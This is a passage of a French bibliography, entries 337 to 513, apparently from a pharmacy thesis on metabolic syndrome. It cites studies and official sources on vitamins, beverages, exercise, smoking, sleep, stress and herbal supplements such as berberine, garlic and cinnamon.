- 337 OBSERVATOIRE DES MÉDICAMENTS, DES DISPOSITIFS MÉDICAUX ET DE INNOVATIONS THÉRAPEUTIQUES - OMÉDIT RÉGION CENTRE - « Cobalamine » http://www.omedit-centre.fr/portail/gallery_files/site/136/2953/5062/5081.pdf
- 338 « Vitamine C (acide ascorbique) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-c-acideascorbique.html>.
- 339 Sempértegui et al. « Metabolic Syndrome in the Elderly Living in Marginal Peri-Urban Communities in Quito, Ecuador ». *Public Health Nutrition*, vol 14, no 5, p. 758-767, mai 2011

- 340 Avis de l'Agence française de sécurité sanitaire des aliments relatif à la demande d'évaluation des effets pro-oxydants de la vitamine C
<https://www.anses.fr/fr/system/files/NUT2008sa0212.pdf1>
- 341 « CHOLÉCALCIFÉROL BIOGARAN - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/medicaments/vidal-famille/medicament-gp5853CHOLECALCIFEROL-BIOGARAN.html>.
- 342 Bouznad et al. « Corrélation entre le statut vitaminique D et le syndrome métabolique chez les patients obèses non diabétiques ». *Nutrition Clinique et Métabolisme*, vol 30, no 3, p. 263, 1 septembre 2016.
- 343 Barchetta et al. « Hypovitaminosis D Is Independently Associated with Metabolic Syndrome in Obese Patients ». *PloS One*, vol 8, n° 7, p. 686-689, 2013
- 344 Académie nationale de médecine | Une institution dans son temps. « L'importance de la vitamine D dans la résistance à l'insuline », 9 mai 2011. <http://www.academiemedecine.fr/limportance-de-la-vitamine-d-dans-la-resistance-a-linsuline/>.
- 345 « La vitamine D ». <https://www.caducee.net/Fiches-techniques/vitamede.asp>.
- 346 EurekaSanté. « Vitamine E (tocophérols et tocotriénols) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-etocopherols-tocotrienols.html>.
- 347 Sandalinas et al. « PO10 - Le statut en vitamines anti-oxydantes module les effets de l'activité physique sur le niveau de leptine et sur les caractéristiques métaboliques liées au poids chez l'adolescent ». *Diabetes & Metabolism*, n° 1 : Résumés des communications de la réunion scientifique de la SFD et de la SFD Paramédical, 37, no 1, Supplement 1, p. A26, mars 2011
- 348 Landrier, J-F. « Vitamine E et physiologie du tissu adipeux ». *Oléagineux, Corps gras, Lipides*, vol 18, n° 2, p. 83-87, mars 2011
- 349 Iserman, B et A, Biergaus. « (PDF) Alpha-tocopherol induces leptin expression in healthy individuals and in vitro ». *Diabetes care*, vol 22, n°7, p. 1227, 1999
- 350 La vitamine E ». <https://www.caducee.net/Fiches-techniques/vitaminee.asp>.
- 351 EurekaSanté. « Vitamine K (phytoménadione et ménaquinones) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitaminek-phytomenadione-menaquinones.html>.
- 352 Siguret, V. « Vitamine K : métabolisme, éléments de physiopathologie, implication dans la variabilité inter- et intra-individuelle de la réponse au traitement par les antivitamines K ». *Hématologie*, vol 12, no 6, p. 389-399, novembre 2006.
- 353 Dam et al. « Association Between Vitamin K and the Metabolic Syndrome : A 10-Year Follow-Up Study in Adults ». *The Journal of*

- Clinical Endocrinology & Metabolism, vol 100, no 6, p. 2472-2479, juin 2015
- 354 « La vitamine K ». <https://www.caducee.net/Fiches-techniques/vitaminek.asp>.
- 355 A-M, Roussel. « Qui manque d'antioxydants et comment le savoir ? » 49 ème JAND, 2009. <https://www.institut-benjamin-delessert.net/export/sites/default/.content/media/documents/JABD/Resumes-orateursJABD/resumes-2009/ROUSSEL.pdf>
- 356 Docteur Agarra, J-P. « Syndrome métabolique et diabète de type 2 par le Dr. Jean-Pierre AGARRA » La lettre de l'institut européen de physionutrition et de phytothérapie, n°18. <https://www.jeanpierre-agarra.com/jean-pierre-agarra-diabete-type-2/>.
- 357 « L'eau ». <https://www.caducee.net/Fiches-techniques/eau.asp>.
- 358 EurekaSanté. « De l'eau pour vivre - EurekaSanté par VIDAL ». <https://eukasante.vidal.fr/nutrition/corps-aliments/eau-vivre.html>.
- 359 Magro et al. « Alkaline Water and Longevity : A Murine Study ». Evidence-based Complementary and Alternative Medicine, 2016
- 360 Henry, M et J, Chambrion. « Les risques d'une libre consommation d'eau réductrice alcaline produite par électrolyse ». <http://www.academie-medecine.fr/wpcontent/uploads/2014/04/1.4.14-CHAMBRON-site.pdf>
- 361 « L'alcool : limiter sa consommation | Manger Bouger ». <https://www.mangerbouger.fr/Les-recommandations/Reduire/L-alcool>.
- 362 Fan et al. « Patterns of Alcohol Consumption and the Metabolic Syndrome ». The Journal of Clinical Endocrinology and Metabolism, vol 93, no 10, p. 3833-3838, octobre 2008
- 363 Magis et al. « ALCOOL, SENSIBILITÉ À L'INSULINE ET DIABÈTE SUCRÉ » Rev Med Liege, vol 58, n°7, p. 501-507, 2003
- 364 Dhingra et al. « Soft Drink Consumption and Risk of Developing Cardiometabolic Risk Factors and the Metabolic Syndrome in Middle-Aged Adults in the Community ». *Circulation*, vol 116, n° 5, p. 480-488, 31 juillet 2007
- 365 Malik et al. « Sugar-Sweetened Beverages and Risk of Metabolic Syndrome and Type 2 Diabetes : A Meta-Analysis ». Diabetes Care, vol 33, no 11, p. 2477-2483, novembre 2010
- 366 Halimi et al. « Le fructose : effet des régimes riches en fructose sur l'incidence de l'obésité, du syndrome métabolique, du diabète de type 2 et le risque cardiovasculaire et rénal ». Médecine des Maladies Métaboliques, vol 4, n° 5, p. 521-529, octobre 2010
- 367 Nettleton et al. « Diet Soda Intake and Risk of Incident Metabolic Syndrome and Type 2 Diabetes in the Multi-Ethnic Study of Atherosclerosis (MESA) ». Diabetes Care, vol 32, no 4, p. 688-694, avril 2009
- 368 Zhang et al. « Chemistry and Health Effect of Tea Polyphenol -Epigallocatechin 3- O-(3- O-Methyl) Gallate ». Journal of Agricultural and Food Chemistry, vol 67, no 19, p. 53745378, 15 mai 2019
- 369 Forester, SC et JD, Lambert. « Antioxidant effects of green tea ». Molecular nutrition & food research, vol 55, no 6, p. 844-854, juin 2011
- 370 Thielecke, F et M, Boschmann. « The Potential Role of Green Tea Catechins in the

- Prevention of the Metabolic Syndrome – A Review ». *Phytochemistry*, vol 70, n°1, p. 1124, janvier 2009
- 371 Vieira Senger et al. « Effect of Green Tea (*Camellia Sinensis*) Consumption on the Components of Metabolic Syndrome in Elderly ». *The Journal of Nutrition, Health & Aging*, vol 16, no 9, p. 738-42, novembre 2012
- 372 « AVIS de l'Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail relatif à la sécurité d'emploi des préparations de thé vert » <https://www.anses.fr/fr/system/files/NUT2011sa0139.pdf>
- 373 « Caféine » <http://www.societechimiquedefrance.fr/Cafeine.html>
- 374 Baspinar et al. « How Coffee Affects Metabolic Syndrome and Its Components ». *Food & Function*, vol 8, n° 6, p. 2089-2101, 21 juin 2017
- 375 Hino et al. « Habitual Coffee but Not Green Tea Consumption Is Inversely Associated with Metabolic Syndrome : An Epidemiological Study in a General Japanese Population ». *Diabetes Research and Clinical Practice*, vol 76, no 3, p. 383-389, juin 2007
- 376 Takami et al. « Inverse Correlation Between Coffee Consumption and Prevalence of Metabolic Syndrome : Baseline Survey of the Japan Multi-Institutional Collaborative Cohort (J-MICC) Study in Tokushima, Japan ». *Journal of epidemiology / Japan Epidemiological Association*, vol 23, octobre 2012
- 377 Balk et al. « Relationship between Long-Term Coffee Consumption and Components of the Metabolic Syndrome : The Amsterdam Growth and Health Longitudinal Study ». *European Journal of Epidemiology*, vol 24, no 4, p. 203-209, avril 2009
- 378 Shang et al. « Coffee Consumption and Risk of the Metabolic Syndrome : A MetaAnalysis ». *Diabetes & Metabolism*, vol 42, no 2, p. 80-87, avril 2016
- 379 Yamagata et al. « Do Coffee Polyphenols Have a Preventive Action on Metabolic Syndrome Associated Endothelial Dysfunctions ? An Assessment of the Current Evidence ». *Antioxydants*, vol 7, no 2, p. 26, février 2018
- 400 EurekaSanté. « Caféine - EurekaSanté par VIDAL ». <https://eukasante.vidal.fr/parapharmacie/complements-alimentaires/cafeine-theine.html>
- 401 « Caféine et santé | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/caf%C3%A9ine-etsant%C3%A9>
- 402 Costentin, J. « Principaux effets neurotropes et psychotropes des méthylxanthines (caféine, théophylline, théobromine, paraxanthine) ». *PSN*, vol 8, n° 4, p. 182-186, 1 novembre 2010
- 403 WHO. « OMS | Une alimentation saine ». <https://www.who.int/dietphysicalactivity/diet/fr/>.
- 404 « Santé publique France présente les nouvelles recommandations sur l'alimentation, l'activité physique et la sédentarité » [/presse/2019/sante-publique-france-presente-les-nouvelles-recommandations-sur-l-alimentation-l-activite-physique-et-la-sedentarite](https://www.santepubliquefrance.fr/actualites/2019/sante-publique-france-presente-les-nouvelles-recommandations-sur-l-alimentation-l-activite-physique-et-la-sedentarite).
- 405 Duclos, M. « Prévention et traitement du syndrome métabolique : rôle de l'activité physique ». *Science & Sports*, vol 22, n° 3, p. 129-134, juin 2007.
- 406 Rennie et al. « Association of the Metabolic Syndrome with Both Vigorous and Moderate Physical Activity ». *International Journal of Epidemiology*, vol 32, n° 4, p. 600-606, août 2003

- 407 Orakzai et al. « Association of Increased Cardiorespiratory Fitness with Low Risk for Clustering of Metabolic Syndrome Components in Asymptomatic Men ». *Archives of Medical Research*, vol 37, no 4, p. 522-528, 1 mai 2006
- 408 Wijndaele et al. « Muscular Strength, Aerobic Fitness, and Metabolic Syndrome Risk in Flemish Adults ». *Medicine and Science in Sports and Exercise*, vol 39, no 2, p. 233240, février 2007
- 409 Katzmarzyk et al. « Targeting the Metabolic Syndrome with Exercise : Evidence from the HERITAGE Family Study ». *Medicine and Science in Sports and Exercise*, vol 35, no 10, p. 1703-1709, octobre 2003
- 410 Depiesse, F et J-L, Grillon. « 5 - Surpoids, obésité, syndrome métabolique et activité physique ». In *Prescription des Activités Physiques*, p. 91-120, 2016
- 411 « Cure thermale ». <https://www.ameli.fr/assure/remboursements/rembourse/curethermale/cure-thermale>.
- 412 Roques et al. « Médecine thermale : actualités médicales et scientifiques ». *Bulletin de l'Académie Nationale de Médecine*, vol 193, n° 5, p. 1164-1180, 1 mai 2009
- 413 Gin et al. « Observation of the Long-Term Effects of Lifestyle Intervention during Balneotherapy in Metabolic Syndrome ». *Thérapie*, vol 68, n° 3, p. 163-167, juin 2013
- 414 « Etude longitudinale sur la PRIse en charge multidisciplinaire du Syndrome MEtabolique lors d'une cure thermale / Portail Epidemiologie - France | Health Databases ». <https://epidemiologie-france.aviesan.fr/fr/epidemiologie-france/fiches/etudelongitudinale-sur-la-prise-en-charge-multidisciplinaire-du-syndrome-metabolique-lors-dune-cure-thermale>.
- 415 Bacchetta, C. « Intérêt du thermalisme dans la lutte contre le surpoids et l'obésité ». *Pratiques en nutrition*, vol 10, n° 40, p. 29-33, octobre 2014
- 416 Chiolero et al. « Consequences of Smoking for Body Weight, Body Fat Distribution, and Insulin Resistance. - PubMed – NCBI. *AMJ Clin Nutr*, vol 87, n° 4, p. 801-809, 2008
- 417 Weitzman et al. « Tobacco Smoke Exposure Is Associated With the Metabolic Syndrome in Adolescents ». *Circulation*, vol 112, n°6, p. 862-869, août 2005.
- 418 INSERM. « Pharmacocinétique et pharmacodynamie de la nicotine ». <http://www.ipubli.inserm.fr/bitstream/handle/10608/149/?sequence=8>
- 419 Stead et al. « Nicotine Replacement Therapy for Smoking Cessation ». In *Cochrane Database of Systematic Reviews*, vol 46, n°3, 2008.
- 420 Clair et al. « Tabagisme, obésité et diabète : une interaction cliniquement importante ». *Revue Médicale Suisse*, vol 7, p. 2338-2342, 2011
- 421 Marmouch et al « P228 Tabac et Syndrome métabolique du diabétique de type 2 ». *Diabetes & Metabolism*, vol 36, n° S1, p. A92-A93, décembre 2010.
- 422 « Substituts nicotiques ». <https://www.ameli.fr/pharmacien/exerciceprofessionnel/dispensation-prise-charge/delivrance-substituts-nicotiniques/substitutsnicotiniques>.
- 423 « Substituts et traitements médicamenteux / Comment arrêter ? / Le tabac et moi / Accueil - tabac-info-service.fr ». <https://www.tabac-info-service.fr/Le-tabac-et-moi/Comment-arreter/Substituts-et-traitements-medicamenteux>.

- 424 Chiolero et al. « Consequences of Smoking for Body Weight, Body Fat Distribution, and Insulin Resistance. - PubMed - NCBI ». *Am J Clin Nutr*, vol 87, n°4, p. 801-809, 2008
- 425 Inserm - La science pour la santé. « Sommeil ». <https://www.inserm.fr/information-ensante/dossiers-information/sommeil>.
- 426 Hall et al. « Self-Reported Sleep Duration Is Associated with the Metabolic Syndrome in Midlife Adults ». *Sleep*, vol 31, no 5, p. 635-643, mai 2008
- 427 Kim et al. « A Prospective Study of Total Sleep Duration and Incident Metabolic Syndrome : The ARIRANG Study ». *Sleep Medicine*, vol 16, no 12, p. 1511-1515, décembre 2015
- 428 Pépin, J-L. « Privation du sommeil : effets métaboliques et cardio-vasculaires » *Diabètes et Nutrition*, vol 14, n° 22, 2010
- 429 Arnulf et al. « Proposition n°15 - Prise en charge des troubles du sommeil liés à l'obésité et à la prise de poids » http://www.sfrms-sommeil.org/IMG/pdf/Fiche_sommeil.pdf
- 430 Destors et al. « Physiopathologie du syndrome d'apnées-hypopnées obstructives du sommeil et de ses conséquences cardio-métaboliques » *Presse médicale*, p. 1-9, 2016
- 431 Haute Autorité de Santé. « Troubles du sommeil : stop à la prescription systématique de somnifères chez les personnes âgées ». https://www.has-sante.fr/jcms/r_1500930/fr/troubles-du-sommeil-stop-a-la-prescription-systematique-desomniferes-chez-les-personnes-agees.
- 432 « Le sommeil et les rythmes circadiens-2016 » <https://www.frcneurodon.org/informersur-la-recherche/appels-a-projet-en-cours/le-sommeil-etou-rythmes-circadiens-theme2016/?cn-reloaded=1>
- 433 FEDECARDIO | Le stress et ses symptômes. <https://www.fedecardio.org/Jeminforme/J-apprends-a-gerer-mon-stress/comment-reperer-le-stress>.
- 434 « Stress au travail. Effets sur la santé - Risques - INRS ». <http://www.inrs.fr/risques/stress/effets-sante.html>.
- 435 Vraie et al. « Manager sous stress aigu en situation de crise : une étude empirique auprès de 122 décideurs » *XXIVe Conférence Internationale de Management Stratégique*, 2015
- 436 El Guedri et al. « Le stress au travail et le syndrome métabolique : quel lien ? » *Annales d'Endocrinologie*, 35ème Congrès de la Société Française d'Endocrinologie, vol 79, no 4, p. 504, septembre 2018
- 437 Chandola et al. « Chronic stress at work and the metabolic syndrome : prospective study ». *BMJ : British Medical Journal*, vol 332, n° 7540, p. 521-525, mars 2006
- 438 Gastaldi, G et J, Ruiz. « Dysfonction métabolique et stress chronique : un nouveau regard sur la pandémie de « diabésité » ? » *Revue médicale suisse*, vol 5, p. 1273-1277, 2009
- 439 Kyrou, I et C, Tsigos. « Chronic stress, visceral obesity and gonadal dysfunction » <https://link-springer-com.docelec.u-bordeaux.fr/content/pdf/10.14310/horm.2002.1209.pdf>

- 440 Paquereau, J et P, Bruel. « Préservons notre capital santé, prenons soin de notre sommeil ! » <https://institut-sommeil-vigilance.org/wp-content/uploads/2018/12/ActuCarnet-Sommeil-Stress.pdf>
- 441 « Les compléments alimentaires | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/lescompl%C3%A9ments-alimentaires-0>.
- 442 EurekaSanté. « Qu'appelle-t-on complément alimentaire ? - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/bon-usage-complementsalimentaires/complements-alimentaires-quoi.html>.
- 442 Les cahiers de l'ordre national de pharmaciens. « Le pharmacien et les plantes ». http://www.ordre.pharmacien.fr/content/download/160922/784724/version/1/feuille/CTOP00_5_WEB_OK.pdf
- 443 EurekaSanté. « Les produits de phytothérapie sont-ils efficaces ? - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/bon-usage-phytotherapieplantes/efficacite-phytotherapie.html>.
- 444 « L'olivier (Olea europaea L.) ». <https://www.iesv.org/wp-content/uploads/2015/07/olivier2.pdf>
- 445 Sedef, N et S, Karakaya. « Olive tree (Olea europaea) leaves : potential beneficial effects on human health » Nutrition Reviews, vol 67, n° 11, p. 632–638, 2009
- 446 Bock et al. « Olive (Olea Europaea L.) Leaf Polyphenols Improve Insulin Sensitivity in Middle-Aged Overweight Men : A Randomized, Placebo-Controlled, Crossover Trial ». PLOS ONE, vol 8, no 3, mars 2013
- 447 Shen et al. « Olive Leaf Extract Attenuates Obesity in High-Fat Diet-Fed Mice by Modulating the Expression of Molecules Involved in Adipogenesis and Thermogenesis ». Evidence-based Complementary and Alternative Medicine, Vol 2014, p. 1-12, 2014
- 448 Perrinjaquet-Moccetti et al. « Food Supplementation with an Olive (Olea Europaea L.) Leaf Extract Reduces Blood Pressure in Borderline Hypertensive Monozygotic Twins ». Phytotherapy Research, vol 22, no 9, p. 1239-1242, 2008
- 449 « LISTE DES MONOGRAPHIES FRANÇAISES EN VIGUEUR » https://ansm.sante.fr/var/ansm_site/storage/original/application/e1e1d8c9715d8f2c40dcd36289df7ea2.pdf
- 450 Saillard, M. « Les effets « santé » de l'huile d'olive » OCL, vol 21, n°5, p. 1-5, 2014
- 451 Gerber, M. « L'huile d'olive, des bénéfices reconnus » Pratiques en nutrition, vol 12, n° 47, p. 13-16, 4 octobre 2016.
- 452 Majewski, M. « Allium Sativum : Facts and Myths Regarding Human Health ». Roczniki Panstwowego Zakladu Higieny, vol 65, n° 1, p. 1-8, 2014
- 453 Bayan et Al. « Garlic : a review of potential therapeutic effects ». Avicenna Journal of Phytomedicine, vol 4, no 1, p. 1-14, 2014
- 454 Choudhary et al. « Effect of Raw Crushed Garlic (Allium Sativum L.) on Components of Metabolic Syndrome ». Journal of Dietary Supplements, vol 15, no 4, p. 499-506, 4 juillet 2018

- 455 EurekaSanté. « Ail - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/phytotherapie-plantes/ail-allium-sativum.html>.
- 456 Salehi et al. « Allicin and Health : A Comprehensive Review ». *Trends in Food Science & Technology*, vol 86, p. 502-516, avril 2019
- 457 Ibrahim et al. « Protective Effects of Nigella sativa on Metabolic Syndrome in Menopausal Women ». *Advanced Pharmaceutical Bulletin*, vol 4, n° 1, p. 29-33, mars 2014
- 458 Yimer et al. « Nigella Sativa L. (Black Cumin) : A Promising Natural Remedy for Wide Range of Illnesses ». Research article. *Evidence-Based Complementary and Alternative Medicine*, p. 16, 2019
- 459 Ali, B H et G, Blunden. « Pharmacological and Toxicological Properties of Nigella Sativa ». *Phytotherapy Research : PTR*, vol 17, n° 4, p. 299-305, 2003
- 460 Qidwai et al. « Effectiveness, Safety, and Tolerability of Powdered Nigella Sativa (Kalonji) Seed in Capsules on Serum Lipid Levels, Blood Sugar, Blood Pressure, and Body Weight in Adults : Results of a Randomized, Double-Blind Controlled Trial ». *Journal of Alternative and Complementary Medicine*, vol 15, n° 6, p. 639-644, 2009
- 461 Karacil et al. « BLACK CUMIN (Nigella sativa) AND ITS ACTIVE COMPONENT OF THYMOQUINONE : EFFECTS ON HEALTH PY » *Journal of Food and Health Science*, vol 3, n° 170, p. 183, 2017
- 462 Dugail, I. « Guggulu, une plante aux vertus hypolipémiantes pour nos sociétés rassasiées ». *Médecine/sciences*, vol 18, n° 10, p. 921-923, octobre 2002
- 463 Kunnumakkara et al. « Googling the Guggul (Commiphora and Boswellia) for Prevention of Chronic Diseases ». *Frontiers in Pharmacology*, vol 9, 2018
- 464 Ulbricht et al. « Guggul for Hyperlipidemia : A Review by the Natural Standard Research Collaboration ». *Complementary Therapies in Medicine*, vol 13, n° 4, p. 279-290, décembre 2005
- 465 Livre numérique. <http://www.alpen.mc/precis-de-phytotherapie/files/assets/basichtml/index.html#page80>
- 466 Novelle et al « Resveratrol supplementation, where are we now and where should we go ? » *Ageing Res Rev*, PMC, 2015
- 467 Adi et al « The therapeutic potential of resveratrol : a review of clinical trials » *npj Precision Oncology*, n° 35, 2017
- 468 Wang et al. « Up-Regulation of Adiponectin by Resveratrol : The Essential Roles of the Akt/FOXO1 and AMP-Activated Protein Kinase Signaling Pathways and DsbA-L ». *The Journal of Biological Chemistry*, vol 286, no 1, p. 60-66, janvier 2011
- 469 Salle de presse | Inserm. « Le resveratrol : un polyphénol aux propriétés bénéfiques » <https://presse.inserm.fr/le-resveratrol-un-polyphenol-aux-proprietes-benefiques/14943/>.
- 470 Chaplin et al. « Resveratrol, Metabolic Syndrome, and Gut Microbiota » *Nutrients*, vol 10, n°11, 2018
- 471 The Endocrine Society « Onion extract may improve high blood sugar and cholesterol » <https://www.sciencedaily.com/releases/2015/03/150306102513.htm>

- 472 Theriault et al « Modulation of Hepatic Lipoprotein Synthesis and Secretion by Taxifolin, a Plant Flavonoid ». *Journal of Lipid Research*, vol 41, n° 12, p. 1969-1979, 2000
- 473 Gormaz et al. « Cardiovascular Disease : A Target for the Pharmacological Effects of Quercetin | Bentham Science ». *Current Topics in Medicinal Chemistry*, vol 15, n°17, 2015
- 474 Gregory S, Kelly. « Quercetin Monograph » *Alternative Medicine Review*, vol 16, n°2, p. 172-195, 2011
- 475 Zhang et al. « Berberine Moderates Glucose and Lipid Metabolism through Multipathway Mechanism » *Evidence-Based Complementary and Alternative Medicine*, vol 10, p. 10, 201
- 476 Zhang et al. « Treatment of Type 2 Diabetes and Dyslipidemia with the Natural Plant Alkaloid Berberine ». *The Journal of Clinical Endocrinology and Metabolism*, vol 93, n° 7, p. 2559-2565, juillet 2008
- 477 Tabeshpour et al. « A Review of the Effects of Berberis Vulgaris and Its Major Component, Berberine, in Metabolic Syndrome ». *Iranian Journal of Basic Medical Sciences*, vol 20, no 5, p. 557-568, mai 2017
- 478 Lacroix, B. « Altérations métaboliques (dysglycémies et dyslipidémies) : La Berbérine « Une alternative aux traitements pharmacologiques » <https://iepp-eu.com/wpcontent/uploads/2013/04/Lettre-IEPP-n32-berberine.pdf>
- 479 Jin et al. « Berberine Enhances the AMPK Activation and Autophagy and Mitigates High Glucose-Induced Apoptosis of Mouse Podocytes ». *European Journal of Pharmacology*, vol 794, p. 106-114, 5 janvier 2017
- 480 Hu et al. « Berberine is a potential therapeutic agent for metabolic syndrome via brown adipose tissue activation and metabolism regulation ». *American Journal of Translational Research*, vol 10, n° 11, p. 3322-3329, novembre 2018
- 481 ANSES. « AVIS de l'Anses relatif à la sécurité d'utilisation de plantes contenant de la berbérine dans la composition de compléments alimentaires »
<https://www.anses.fr/fr/system/files/NUT2018SA0095.pdf>
- 482 Docteur Agarra J-P. « LA BERBERINE Une alternative aux traitements pharmacologiques » 14 septembre 2017. <https://www.jeanpierre-agarra.com/berberinealternative-aux-traitements-pharmacologiques/>
- 483 Mahjoub et al. « Effets de la supplémentation en fenugrec (*Trigonella foenum graecum*) sur le profil métabolique des diabétiques de type 2 ». *Annales d'Endocrinologie*, vol 79, n° 4, p. 471-472, 2018.
- 484 Moorthy et al. « Anti-Hyperglycemic Compound (GII) from Fenugreek (*Trigonella Foenum-Graecum* Linn.) Seeds, Its Purification and Effect in Diabetes Mellitus ». *Indian Journal of Experimental Biology*, vol 48, no 11, p. 1111-1118, novembre 2010
- 485 EurekaSanté. « Fenugrec - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/phytotherapie-plantes/fenugrec-lttrigonellafoenum-graecum.html>.
- 486 Zandi et al. « Fenugreek (*Trigonella foenum- graecum* L.) seed : a review of physiological and biochemical properties and their genetic improvement | SpringerLink ». *Acta Physiologiae Plantarum*, vol 37, p. 1734, 2014

- 487 Onakpoya et al. « The Effect of Cactus Pear (*Opuntia Ficus-Indica*) on Body Weight and Cardiovascular Risk Factors : A Systematic Review and Meta-Analysis of Randomized Clinical Trials ». *Nutrition*, vol 31, no 5, p. 640-646, mai 2015
- 488 López-Romero et al « The Effect of Nopal (*Opuntia Ficus Indica*) on Postprandial Blood Glucose, Incretins, and Antioxidant Activity in Mexican Patients with Type 2 Diabetes after Consumption of Two Different Composition Breakfasts ». *Journal of the Academy of Nutrition and Dietetics*, vol 114, no 11, p. 1811-1818, novembre 2014
- 489 Godard et al. « Acute Blood Glucose Lowering Effects and Long-Term Safety of OpunDia Supplementation in Pre-Diabetic Males and Females ». *Journal of Ethnopharmacology*, vol 130, n° 3, p. 631-634, 9 août 2015
- 490 Linarès et al. « The Effect of NeOpuntia on Blood Lipid Parameters--Risk Factors for the Metabolic Syndrome (Syndrome X) ». *Advances in Therapy*, vol 24, n° 5, p. 1115-112, octobre 2007
- 491 Wolfram et al. « Effect of Prickly Pear (*Opuntia Robusta*) on Glucose- and LipidMetabolism in Non-Diabetics with Hyperlipidemia--a Pilot Study ». *Wiener Klinische Wochenschrift*, vol 114, n°19-20, p. 840-846, octobre 2002
- 492 Oliveira et al. « Commercial Fucoidans from *Fucus Vesiculosus* Can Be Grouped into Antiadipogenic and Adipogenic Agents ». *Marine Drugs*, vol 16, n° 6, 4 juin 2018.
- 493 Catarino et al. « Phycochemical Constituents and Biological Activities of *Fucus* Spp. ». *Marine Drugs*, vol 16, n° 8, p. 249, juillet 2018
- 494 EurekaSanté. « Algues (*fucus*, laminaire, varech) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/phytotherapie-plantes/algues-fucus-laminairevarech.html>.
- 495 « On the Pharmacology of Bromelain : An Update with Special Regard to Animal Studies on Dose-Dependent Effects » *Planta Med*, vol 56, p. 1-5, 1990
- 496 Hidaka et al. « Inhibitory Effects of Fruit Juices on Cytochrome P450 2C9 Activity in Vitro ». *Bioscience, Biotechnology, and Biochemistry*, vol 72, n° 2, p. 406-411, février 2008
- 497 Castellet al. « Intestinal absorption of undegraded proteins in men : presence of bromelain in plasma after oral intake. - PubMed - NCBI ». *Am J Physiol*, vol 1, n°1, p. 1391146, 1997
- 498 EurekaSanté. « Bromélaïne (broméline) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/bromelainebromeline.html>.
- 499 Khalid et al. « Pineapple Juice » *Handbook of Functional Beverages and Human health*, Chapter 40, p. 489-498, 2016
- 500 Yin et al. « Traditional Chinese Medicine in Treatment of Metabolic Syndrome ». *Endocrine, metabolic & immune disorders drug targets*, vol 8, no 2, p. 99-111, juin 2008
- 501 EurekaSanté. « Ginseng - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/phytotherapie-plantes/ginseng.html>.
- 502 Fogacci et al. « Metabolic Effect of Berberine-Silymarin Association : A Meta-Analysis of Randomized, Double-Blind, Placebo-Controlled Clinical Trials ». *Phytotherapy Research : PTR*, vol 33, no 4, p. 862-870, avril 2019

- 503 Mollazadeh et al. « Cinnamon effects on metabolic syndrome : a review based on its mechanisms ». *Iranian Journal of Basic Medical Sciences*, vol 19, n° 12, p. 1258-1270, 2016
- 504 Gupta Jain et al. « Effect of oral cinnamon intervention on metabolic profile and body composition of Asian Indians with metabolic syndrome : a randomized double -blind control trial ». *Lipids in Health and Disease*, vol 16, p. 1-28, juin 2017
- 505 « LISTE A DES PLANTES MÉDICINALES UTILISEES TRADITIONNELLEMENT ». https://www.anism.sante.fr/var/anism_site/storage/original/application/9efaa71075f10658632e2dbbd7b95c73.pdf
- 506 Société Française d'Ethnopharmacologie. « Les plantes utilisées pour les troubles mineurs du sommeil et sédatives ». <http://www.ethnopharmacologia.org/les-jardinsrecollets/jardin-plantes-medicinales/b-les-plantes-utilisees-les-troubles-mineurs-dusommeil-les-plantes-sedatives/>.
- 507 « Cespharm - Rôle du pharmacien ». <http://www.cespharm.fr/fr/Prevention-sante/Leducation-pour-la-sante/Role-du-pharmacien>.
- 508 Rapport de l'ordre des pharmaciens « DÉVELOPPER LA PRÉVENTION EN France : 15 propositions pour renforcer le rôle des pharmaciens ». <http://www.ordre.pharmacien.fr/content/download/429901/2024808/version/4/file/Rapport++D%C3%A9velopper+la+pr%C3%A9vention+en+France.pdf>
- 509 Pharmacie-clinique.fr. « Entretien Pharmaceutique ». <http://pharmacieclinique.fr/entretien-pharmaceutique/>.
- 510 Battu, C. « La prise en charge nutritionnelle d'un adulte présentant un syndrome métabolique ». *Actualités Pharmaceutiques*, vol 53, n° 537, p. 57-60, juin 2014
- 511 « Bilans partagés de médication, c'est parti! - Communications - Ordre National des Pharmaciens ». <http://www.ordre.pharmacien.fr/Communications/Les-actualites/Bilanspartages-de-medication-c-est-parti>.
- 512 ARS. « Dépistage du diabète de type 2 par les pharmaciens d'officine en région Grand Est ». 2018. https://www.grand-est.ars.sante.fr/system/files/201805/Rapport_final_VF_15032018.pdf
- 513 Padwal et al. « Prevention of Cardiovascular Disease : Obesity, Diabetes and the Metabolic Syndrome ». *The Canadian Journal of Cardiology*, vol 26, n° Suppl C, p. 18C, septembre 2010